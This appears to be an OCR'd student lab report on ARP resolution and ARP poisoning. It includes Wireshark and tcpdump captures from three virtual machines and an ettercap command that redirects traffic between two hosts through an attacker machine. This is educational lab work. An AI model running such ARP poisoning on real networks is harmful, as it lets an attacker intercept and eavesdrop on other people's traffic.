
Security: Arp poisoning

Task 1

Please describe and illustrate the process of translating an IP address into a MAC address when sending ICMP traffic such as an ICMP Echo Request message generated by a ping application. Please use traffic captured in Wireshark to describe and illustrate this process. In the captured traffic, please show and discuss the ARP Request and ARP Reply messages and the meaning of the individual fields and show the effects of translating the IP address into a MAC address as seen in the contents of the ARP table (ARP -a command). The following command can be used to clean the ARP table: arp -d


Activities
Wireshark
mar 29 20:22
Capturing from eth0 (arp or icmp)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
7	3.051694361	172.27.244.20	172.27.240.1	ICMP	98	Echo (ping) request id=0x0001, seq=4/1024, ttl=64
8	3.052446010	172.27.240.1	172.27.244.20	ICMP	98	Echo (ping) reply id=0x0001, seq=4/1024, ttl=128
9	4.053280554	172.27.244.20	172.27.240.1	ICMP	98	Echo (ping) request id=0x0001, seq=5/1280, ttl=64
10	4.054237636	172.27.240.1	172.27.244.20	ICMP	98	Echo (ping) reply id=0x0001, seq=5/1280, ttl=128
11	5.054878096	172.27.244.20	172.27.240.1	ICMP	98	Echo (ping) request id=0x0001, seq=6/1536, ttl=64
12	5.055519404	172.27.240.1	172.27.244.20	ICMP	98	Echo (ping) reply id=0x0001, seq=6/1536, ttl=128
13	5.186052691	Microsof_38:01:27	Microsof_a0:82:3e	ARP	42	Who has 172.27.240.1? Tell 172.27.244.20
14	5.186552408	Microsof_a0:82:3e	Microsof_38:01:27	ARP	42	172.27.240.1 is at 00:15:5d:a0:82:3e
15	6.081795269	172.27.244.20	172.27.240.1	ICMP	98	Echo (ping) request id=0x0001, seq=7/1792, ttl=64
16	6.082499388	172.27.240.1	172.27.244.20	ICMP	98	Echo (ping) reply id=0x0001, seq=7/1792, ttl=128
17	7.105705100	172.27.244.20	172.27.240.1	ICMP	98	Echo (ping) request id=0x0001, seq=8/2048, ttl=64
18	7.106545269	172.27.240.1	172.27.244.20	ICMP	98	Echo (ping) reply id=0x0001, seq=8/2048, ttl=128
19	8.106995087	172.27.244.20	172.27.240.1	ICMP	98	Echo (ping) request id=0x0001, seq=9/2304, ttl=64
20	8.107732730	172.27.240.1	172.27.244.20	ICMP	98	Echo (ping) reply id=0x0001, seq=9/2304, ttl=128
21	9.121716751	172.27.244.20	172.27.240.1	ICMP	98	Echo (ping) request id=0x0001, seq=10/2560, ttl=64
22	9.122091010	172.27.240.1	172.27.244.20	ICMP	98	Echo (ping) reply id=0x0001, seq=10/2560, ttl=12
23	10.145681268	172.27.244.20	172.27.240.1	ICMP	98	Echo (ping) request id=0x0001, seq=11/2816, ttl=64
24	10.146130530	172.27.240.1	172.27.244.20	ICMP	98	Echo (ping) reply id=0x0001, seq=11/2816, ttl=12
25	11.169739811	172.27.244.20	172.27.240.1	ICMP	98	Echo (ping) request id=0x0001, seq=12/3072, ttl=64
26	11.170341423	172.27.240.1	172.27.244.20	ICMP	98	Echo (ping) reply id=0x0001, seq=12/3072, ttl=12
27	12.193710711	172.27.244.20	172.27.240.1	ICMP	98	Echo (ping) request id=0x0001, seq=13/3328, ttl=64

```
▸ Frame 13: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
▸ Ethernet II, Src: Microsof_38:01:27 (00:15:5d:38:01:27), Dst: Microsof_a0:82:3e (00:15:5d:a0:82:3e)
▸ Address Resolution Protocol (request)
```

```
0000  00 15 5d a0 82 3e 00 15  5d 38 01 27 08 06 00 01   ··]··>·· ]8·'····
0010  08 00 06 04 00 01 00 15  5d 38 01 27 ac 1b f4 14   ········ ]8·'····
0020  00 00 00 00 00 00 ac 1b  f0 01                     ········ ··
```

eth0: <live capture in progress> Packets: 70 · Displayed: 70 (100.0%) Profile: Default

Intercepting ARP and ICMP network traffic

The illustration shows ICMP request/reply network traffic and shows a single ARP request and response.

```
administrator@UBUNTU-A:~$ arp -a
ARDU-STATION.mshome.net (172.27.240.1) at 00:15:5d:a0:82:3e [ether] on eth0
administrator@UBUNTU-A:~$
```

The entry matches because this is the computer that responded to the ARP request

Analysis of intercepted traffic

ARP Request

The ARP Request packet is used to obtain the MAC address for a given IP address. Note the following fields in the captured packet:

- **Sender MAC Address** - MAC address of the computer sending the request.
- **Sender IP Address** - IP address of the computer sending the request.
- **Target MAC Address** - blank (00:00:00:00:00) as we do not yet know the MAC address.
- **Target IP Address** - Target IP (the address we are trying to ping).

ARP Reply

In the ARP reply, the target device sends its MAC address. Important fields in the packet are:

- **Sender MAC Address** - MAC address of the responding device.
- **Sender IP Address** - IP address of the responding device.
- **Target MAC Address** - MAC address of the computer that sent the ARP Request.
- **Target IP Address** - IP address of the computer that sent the ARP Request.

ICMP Echo Request and Echo Reply

Once the ARP packet exchange is complete, ICMP packets can be observed:

- **ICMP Echo Request** - sent by our computer to the target host.
- **ICMP Echo Reply** - response from the target host.

Task 2

- Run a traffic exchange (e.g., ping) between computers A, B and C. Check and save their ARP tables.
- Check if the attacker (machine C) can view the network traffic (programs: tcpdump or wireshark).
- The attacker (machine C) launches the attack (using the program ettercap):

```
ettercap -Tq -M arp /address_IP_machine_A// /address_IP_machine_B//
```

While the programme is running, check what the traffic looks like on each machine (using tcpdump): `tcpdump -vv -i eth0 icmp or tcpdump -vv -i eth0 arp.`

- Again, perform a traffic exchange (icmp) between machines A and B.

```
administrator@UBUNTU-A:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 10.10.10.1  netmask 255.255.255.0  broadcast 10.10.10.255
inet6 fe80::4408:7928:15d7:6bf6  prefixlen 64  scopeid 0x20<link>
```

```
ether 00:15:5d:38:01:28  txqueuelen 1000  (Ethernet)
RX packets 272  bytes 44806 (44.8 KB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 162  bytes 23448 (23.4 KB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

administrator@UBUNTU-A:~$ ping 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
64 bytes from 10.10.10.2: icmp_seq=1 ttl=64 time=0.280 ms
64 bytes from 10.10.10.2: icmp_seq=2 ttl=64 time=0.241 ms
64 bytes from 10.10.10.2: icmp_seq=3 ttl=64 time=0.234 ms
64 bytes from 10.10.10.2: icmp_seq=4 ttl=64 time=0.239 ms
^C
--- 10.10.10.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.234/0.248/0.280/0.018 ms
administrator@UBUNTU-A:~$ ping 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=64 time=0.279 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=64 time=0.245 ms
64 bytes from 10.10.10.3: icmp_seq=3 ttl=64 time=0.327 ms
64 bytes from 10.10.10.3: icmp_seq=4 ttl=64 time=0.279 ms
^C
--- 10.10.10.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.245/0.282/0.327/0.029 ms
administrator@UBUNTU-A:~$ arp -a
? (10.10.10.2) at 00:15:5d:38:01:2c [ether] on eth1
ARDU-STATION.mshome.net (172.31.96.1) at 00:15:5d:a0:82:3e [ether] on eth0
? (10.10.10.3) at 00:15:5d:38:01:2b [ether] on eth1
```

```
administrator@ubuntu-B:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 10.10.10.2  netmask 255.255.255.0  broadcast 10.10.10.255
inet6 fe80::3219:29ed:cc8:8f2a  prefixlen 64  scopeid 0x20<link>
ether 00:15:5d:38:01:2c  txqueuelen 1000  (Ethernet)
RX packets 360  bytes 58898 (58.8 KB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 159  bytes 22797 (22.7 KB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

administrator@ubuntu-B:~$ ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
64 bytes from 10.10.10.1: icmp_seq=1 ttl=64 time=0.273 ms
64 bytes from 10.10.10.1: icmp_seq=2 ttl=64 time=0.249 ms
64 bytes from 10.10.10.1: icmp_seq=3 ttl=64 time=0.320 ms
64 bytes from 10.10.10.1: icmp_seq=4 ttl=64 time=0.256 ms
^C
--- 10.10.10.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.249/0.274/0.320/0.027 ms
```

```
administrator@ubuntu-B:~$ ping 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=64 time=0.246 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=64 time=0.281 ms
64 bytes from 10.10.10.3: icmp_seq=3 ttl=64 time=0.884 ms
64 bytes from 10.10.10.3: icmp_seq=4 ttl=64 time=0.398 ms
^C
--- 10.10.10.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.246/0.452/0.884/0.255 ms
administrator@ubuntu-B:~$ arp -a
? (10.10.10.1) at 00:15:5d:38:01:28 [ether] on eth1
ARDU-STATION.mshome.net (172.31.96.1) at 00:15:5d:a0:82:3e [ether] on eth0
? (10.10.10.3) at 00:15:5d:38:01:2b [ether] on eth1
```

```
administrator@ubuntu-C:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 10.10.10.3  netmask 255.255.255.0  broadcast 10.10.10.255
inet6 fe80::4953:7236:1d59:8825  prefixlen 64  scopeid 0x20<link>
ether 00:15:5d:38:01:2b  txqueuelen 1000  (Ethernet)
RX packets 637  bytes 99451 (99.4 KB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 164  bytes 23046 (23.0 KB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

administrator@ubuntu-C:~$ ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
64 bytes from 10.10.10.1: icmp_seq=1 ttl=64 time=0.258 ms
64 bytes from 10.10.10.1: icmp_seq=2 ttl=64 time=0.792 ms
64 bytes from 10.10.10.1: icmp_seq=3 ttl=64 time=0.785 ms
64 bytes from 10.10.10.1: icmp_seq=4 ttl=64 time=0.724 ms
^C
--- 10.10.10.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.258/0.639/0.792/0.221 ms
administrator@ubuntu-C:~$ ping 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
64 bytes from 10.10.10.2: icmp_seq=1 ttl=64 time=0.227 ms
64 bytes from 10.10.10.2: icmp_seq=2 ttl=64 time=0.463 ms
64 bytes from 10.10.10.2: icmp_seq=3 ttl=64 time=0.470 ms
64 bytes from 10.10.10.2: icmp_seq=4 ttl=64 time=0.342 ms
^C
--- 10.10.10.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.227/0.375/0.470/0.099 ms
administrator@ubuntu-C:~$ arp -a
? (10.10.10.1) at 00:15:5d:38:01:28 [ether] on eth1
? (10.10.10.2) at 00:15:5d:38:01:2c [ether] on eth1
ARDU-STATION.mshome.net (172.31.96.1) at 00:15:5d:a0:82:3e [ether] on eth0
```

```
administrator@ubuntu-C:~$ sudo tcpdump -i eth1 -c 5
```

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:39:44.383796 IP 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP,
Request from 00:15:5d:38:01:15 (oui Unknown), length 300
13:39:49.074325 IP 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP,
Request from 00:15:5d:38:01:15 (oui Unknown), length 300
13:39:55.990012 IP 10.10.10.1 > ubuntu-C: ICMP echo request, id 5, seq 1,
length 64
13:39:55.990036 IP ubuntu-C > 10.10.10.1: ICMP echo reply, id 5, seq 1,
length 64
13:39:57.016697 IP 10.10.10.1 > ubuntu-C: ICMP echo request, id 5, seq 2,
length 64
5 packets captured
6 packets received by filter
0 packets dropped by kernel
```

```
administrator@ubuntu-C:~$ sudo ettercap -Tq -i eth1 -M arp /10.10.10.1//
/10.10.10.2//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth1 -> 00:15:5D:38:01:2B
10.10.10.3/255.255.255.0
fe80::4953:7236:1d59:8825/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf
file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr
is not set to 0.
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth1/use_tempaddr
is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 10.10.10.1 00:15:5D:38:01:28

GROUP 2 : 10.10.10.2 00:15:5D:38:01:2C
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

```
administrator@UBUNTU-A:~$ sudo tcpdump -vv -i eth1 \( icmp or arp \)
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length
262144 bytes
13:49:22.083240 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:27.157358 IP (tos 0x0, ttl 64, id 264, offset 0, flags [DF], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo request, id 7, seq 1, length 64
13:49:27.167155 IP (tos 0x0, ttl 64, id 15350, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo reply, id 7, seq 1, length 64
13:49:28.159308 IP (tos 0x0, ttl 64, id 466, offset 0, flags [DF], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo request, id 7, seq 2, length 64
13:49:28.179093 IP (tos 0x0, ttl 64, id 15549, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo reply, id 7, seq 2, length 64
13:49:29.161229 IP (tos 0x0, ttl 64, id 625, offset 0, flags [DF], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo request, id 7, seq 3, length 64
13:49:29.179101 IP (tos 0x0, ttl 64, id 15699, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo reply, id 7, seq 3, length 64
13:49:30.163229 IP (tos 0x0, ttl 64, id 876, offset 0, flags [DF], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo request, id 7, seq 4, length 64
13:49:30.183098 IP (tos 0x0, ttl 64, id 15811, offset 0, flags [none], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo reply, id 7, seq 4, length 64
13:49:32.093415 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:42.103554 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:50.146960 IP (tos 0x0, ttl 64, id 19058, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo request, id 4, seq 1, length 64
13:49:50.146975 IP (tos 0x0, ttl 64, id 4689, offset 0, flags [none], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo reply, id 4, seq 1, length 64
13:49:51.150908 IP (tos 0x0, ttl 64, id 19184, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo request, id 4, seq 2, length 64
13:49:51.150922 IP (tos 0x0, ttl 64, id 4697, offset 0, flags [none], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo reply, id 4, seq 2, length 64
13:49:52.113665 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:52.150984 IP (tos 0x0, ttl 64, id 19284, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo request, id 4, seq 3, length 64
13:49:52.150999 IP (tos 0x0, ttl 64, id 4821, offset 0, flags [none], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo reply, id 4, seq 3, length 64
13:49:53.150951 IP (tos 0x0, ttl 64, id 19387, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.2 > UBUNTU-A: ICMP echo request, id 4, seq 4, length 64
13:49:53.150969 IP (tos 0x0, ttl 64, id 4903, offset 0, flags [none], proto
ICMP (1), length 84)
UBUNTU-A > 10.10.10.2: ICMP echo reply, id 4, seq 4, length 64
13:49:55.270833 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has UBUNTU-
A tell 10.10.10.3, length 28
13:49:55.270853 ARP, Ethernet (len 6), IPv4 (len 4), Reply UBUNTU-A is-at
00:15:5d:38:01:28 (oui Unknown), length 28
13:50:02.123843 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:50:10.470760 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2c (oui Unknown), length 28
13:50:11.481045 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2c (oui Unknown), length 28
13:50:12.491286 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.2 is-at
00:15:5d:38:01:2c (oui Unknown), length 28
^C
26 packets captured
26 packets received by filter
0 packets dropped by kernel
administrator@UBUNTU-A:~$
```

```
administrator@ubuntu-B:~$ sudo tcpdump -vv -i eth1 \( icmp or arp \)
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length
262144 bytes
13:49:22.076167 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at
00:15:5d:38:01:2b (oui Unknown), length 28
13:49:27.152113 IP (tos 0x0, ttl 64, id 264, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo request, id 7, seq 1, length 64
13:49:27.152134 IP (tos 0x0, ttl 64, id 15350, offset 0, flags [none], proto
ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo reply, id 7, seq 1, length 64
13:49:28.160124 IP (tos 0x0, ttl 64, id 466, offset 0, flags [DF], proto
ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo request, id 7, seq 2, length 64
13:49:28.160155 IP (tos 0x0, ttl 64, id 15549, offset 0, flags [none], proto
ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo reply, id 7, seq 2, length 64
```

```
13:49:29.164115 IP (tos 0x0, ttl 64, id 625, offset 0, flags [DF], proto ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo request, id 7, seq 3, length 64
13:49:29.164137 IP (tos 0x0, ttl 64, id 15699, offset 0, flags [none], proto ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo reply, id 7, seq 3, length 64
13:49:30.164162 IP (tos 0x0, ttl 64, id 876, offset 0, flags [DF], proto ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo request, id 7, seq 4, length 64
13:49:30.164182 IP (tos 0x0, ttl 64, id 15811, offset 0, flags [none], proto ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo reply, id 7, seq 4, length 64
13:49:32.086478 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at 00:15:5d:38:01:2b (oui Unknown), length 28
13:49:42.096759 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at 00:15:5d:38:01:2b (oui Unknown), length 28
13:49:50.135585 IP (tos 0x0, ttl 64, id 19058, offset 0, flags [DF], proto ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo request, id 4, seq 1, length 64
13:49:50.148251 IP (tos 0x0, ttl 64, id 4689, offset 0, flags [none], proto ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo reply, id 4, seq 1, length 64
13:49:51.137376 IP (tos 0x0, ttl 64, id 19184, offset 0, flags [DF], proto ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo request, id 4, seq 2, length 64
13:49:51.152278 IP (tos 0x0, ttl 64, id 4697, offset 0, flags [none], proto ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo reply, id 4, seq 2, length 64
13:49:52.107066 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at 00:15:5d:38:01:2b (oui Unknown), length 28
13:49:52.138409 IP (tos 0x0, ttl 64, id 19284, offset 0, flags [DF], proto ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo request, id 4, seq 3, length 64
13:49:52.152303 IP (tos 0x0, ttl 64, id 4821, offset 0, flags [none], proto ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo reply, id 4, seq 3, length 64
13:49:53.139465 IP (tos 0x0, ttl 64, id 19387, offset 0, flags [DF], proto ICMP (1), length 84)
ubuntu-B > 10.10.10.1: ICMP echo request, id 4, seq 4, length 64
13:49:53.152289 IP (tos 0x0, ttl 64, id 4903, offset 0, flags [none], proto ICMP (1), length 84)
10.10.10.1 > ubuntu-B: ICMP echo reply, id 4, seq 4, length 64
13:49:55.264221 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has ubuntu-B tell 10.10.10.3, length 28
13:49:55.264236 ARP, Ethernet (len 6), IPv4 (len 4), Reply ubuntu-B is-at 00:15:5d:38:01:2c (oui Unknown), length 28
13:50:02.117352 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at 00:15:5d:38:01:2b (oui Unknown), length 28
13:50:10.464407 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at 00:15:5d:38:01:28 (oui Unknown), length 28
13:50:11.474682 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at
```

```
00:15:5d:38:01:28 (oui Unknown), length 28
13:50:12.484916 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.10.10.1 is-at
00:15:5d:38:01:28 (oui Unknown), length 28
^C
26 packets captured
26 packets received by filter
0 packets dropped by kernel
```

```
administrator@ubuntu-C:~$ sudo tcpdump -i eth1
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:55:46.899410 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 1,
length 64
13:55:46.906185 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 1,
length 64
13:55:46.906405 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 1,
length 64
13:55:46.914203 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 1,
length 64
13:55:47.900540 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 2,
length 64
13:55:47.906333 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 2,
length 64
13:55:47.906583 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 2,
length 64
13:55:47.914128 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 2,
length 64
13:55:48.901652 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 3,
length 64
13:55:48.902185 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 3,
length 64
13:55:48.902424 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 3,
length 64
13:55:48.910207 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 3,
length 64
13:55:49.903589 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 4,
length 64
13:55:49.910308 IP 10.10.10.1 > 10.10.10.2: ICMP echo request, id 10, seq 4,
length 64
13:55:49.910644 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 4,
length 64
13:55:49.918177 IP 10.10.10.2 > 10.10.10.1: ICMP echo reply, id 10, seq 4,
length 64
13:55:51.746357 ARP, Reply 10.10.10.2 is-at 00:15:5d:38:01:2b (oui Unknown),
length 28
13:55:51.746374 ARP, Reply 10.10.10.1 is-at 00:15:5d:38:01:2b (oui Unknown),
length 28
13:55:53.284105 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 1,
length 64
13:55:53.290146 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 1,
length 64
```

```
13:55:53.290369 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 1,
length 64
13:55:53.302216 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 1,
length 64
13:55:53.922101 ARP, Request who-has 10.10.10.1 tell ubuntu-C, length 28
13:55:53.922116 ARP, Request who-has 10.10.10.2 tell ubuntu-C, length 28
13:55:53.922378 ARP, Reply 10.10.10.1 is-at 00:15:5d:38:01:28 (oui Unknown),
length 28
13:55:53.922411 ARP, Reply 10.10.10.2 is-at 00:15:5d:38:01:2c (oui Unknown),
length 28
13:55:54.285698 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 2,
length 64
13:55:54.290187 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 2,
length 64
13:55:54.290426 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 2,
length 64
13:55:54.298159 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 2,
length 64
13:55:55.287553 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 3,
length 64
